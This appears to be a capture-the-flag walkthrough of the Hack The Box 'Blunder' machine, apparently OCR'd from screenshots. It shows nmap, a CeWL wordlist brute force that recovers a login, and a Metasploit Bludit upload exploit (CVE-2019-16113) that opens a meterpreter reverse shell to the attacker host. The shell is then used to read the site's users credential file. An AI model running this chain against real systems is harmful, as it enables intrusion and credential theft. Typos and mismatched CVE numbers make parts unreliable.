
HTB BLUNDER 10.10.10.191

by ruphall

1 Nmap

Command nmap -sC -sV -oA nmap/blunder 10.10.10.191

```
# Nmap 7.80 scan initiated Fri Jun 12 06:49:38 2020 as: nmap -sC -sV -oA nmap/blender 10.10.10.191
Nmap scan report for 10.10.10.191
Host is up (0.65s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE    VERSION
21/tcp closed ftp
80/tcp open   tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 06:55:30 2020 -- 1 IP address (1 host up) scanned in 352.02 seconds
```




kali@localhost: ~/htb/blunder/nmap
File Actions Edit View Help

```
kali@localhost:~/htb/blunder/nmap$ cat blender.nmap
# Nmap 7.80 scan initiated Fri Jun 12 06:49:38 2020 as: nmap -sC -sV -oA nmap/blender 10.10.10.191
Nmap scan report for 10.10.10.191
Host is up (0.65s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE    VERSION
21/tcp closed ftp
80/tcp open   tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 06:55:30 2020 -- 1 IP address (1 host up) scanned in 352.02 seconds
kali@localhost:~/htb/blunder/nmap$
```


2 Cewl

Command cewl -w wordlists.txt -d 10 -m 1 http://10.10.10.191



```
kali@localhost:~$ cd /opt
kali@localhost:/opt$ ls
dirsearch  Empire  nishang  PacketStorm-Exploits  PowerShell-Suite  sherlock
kali@localhost:/opt$ cd /usr/share/
kali@localhost:/usr/share$ cd seclists/
kali@localhost:/usr/share/seclists$ ls
Discovery  Fuzzing  IOCs  Miscellaneous  Passwords  Pattern-Matching  Payloads  README.md  Usernames  Web-Shells
kali@localhost:/usr/share/seclists$ find . | grep -i wordlist.txt
./Discovery/Web-Content/Oracle EBS wordlist.txt
./Passwords/dutch_passwordlist.txt
./Passwords/dutch_common_wordlist.txt
./Passwords/Default-Credentials/Oracle EBS passwordlist.txt
kali@localhost:/usr/share/seclists$ cd
kali@localhost:~$ cd htb/blunder/
kali@localhost:~/htb/blunder$ cewl -w wordlists.txt -d 10 -m 1 http://10.10.10.191/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
kali@localhost:~/htb/blunder$ ls
gobusterblender.out  nmap  wordlists.txt
kali@localhost:~/htb/blunder$ cat wordlists.txt
to
the
of
Load
Plugins
and
a
for
is
Include
Site
as
Page
has
About
King
with
USB
Begin
more
End
service
```


3 sudo exploit run
Command sudo exploit.py



```
kali@localhost:~/htb/blunder$ python3 exploit.py
[*] Trying: to
[*] Trying: the
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.

kali@localhost:~/htb/blunder$ 
```

I am find the user name and password

4 exploit



TOTAL CVE Entries: 137283

HOME > CVE > CVE-2019-16113

Printer-Friendly View

CVE-ID

CVE-2019-16113 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Bludit 3.9.2 allows remote code execution via bl-kernel/ajax/upload-images.php because PHP code can be entered with a .jpg file name, and then this PHP code can write other PHP code to a ../ pathname.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:http://packetstormsecurity.com/files/155295/Bludit-Directory-Traversal-Image-File-Upload.html
- MISC:http://packetstormsecurity.com/files/157988/Bludit-3.9.12-Directory-Traversal.html
- MISC:https://github.com/bludit/bludit/issues/1081


Assigning CNA

MITRE Corporation

Date Entry Created

5 search cve-2019-14113

command msfconsole




```
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.              .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                  dMMMMMMMMMMx
.WMMMMMMMMM:                     :MMMMMMMMMM,
xMMMMMMMMMo                       lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v5.0.92-dev                          ]
+ -- --=[ 2026 exploits - 1102 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up to a file, use the makerc command

msf5 > search CVE-2019-16113

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability


msf5 > 
```

search   cve-2019-14113


exploit/linux/http/bludit_upload_images_exec

6 use the exploit




```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.96      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2


msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.96:4444
[-] Exploit aborted due to failure: unknown: Connection timed out
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.96:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading nDBBqQljSg.png...
[*] Uploading .htaccess...
[*] Executing nDBBqQljSg.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.96:4444 → 10.10.10.191:53522) at 2020-06-12 21:10:33 +0000
[!] This exploit may require manual cleanup of '.htaccess' on the target

meterpreter > sysinfo
Computer    : blunder
OS          : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64
Meterpreter : php/php
meterpreter > 
[+] Deleted .htaccess
```

7 I got machine blunder shell




```
[*] Executing JabofySnOd.png ...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 2 opened (10.10.14.96:4444 → 10.10.10.191:53752) at 2020-06-12 21:27:42 +0000
[!] This exploit may require manual cleanup of '.htaccess' on the target

meterpreter > shell
Process 20018 created.
Channel 0 created.

[+] Deleted .htaccess
whoami
www-data



python -c 'import pty;pty.spawn("/bin/bash")'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ ls
ls
myDonut.jpg  thumbnails
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cd ..
cd ..
www-data@blunder:/var/www/bludit-3.9.2/bl-content$ ls
ls
databases  hack.php  pages  tmp  uploads  workspaces
www-data@blunder:/var/www/bludit-3.9.2/bl-content$ cd databases
cd databases
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ ls
ls
categories.php  plugins       site.php    tags.php
pages.php       security.php  syslog.php  users.php
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cat user.php
cat user.php
cat: user.php: No such file or directory
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ export TERM=xterm
<ludit-3.9.2/bl-content/databases$ export TERM=xterm
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
```



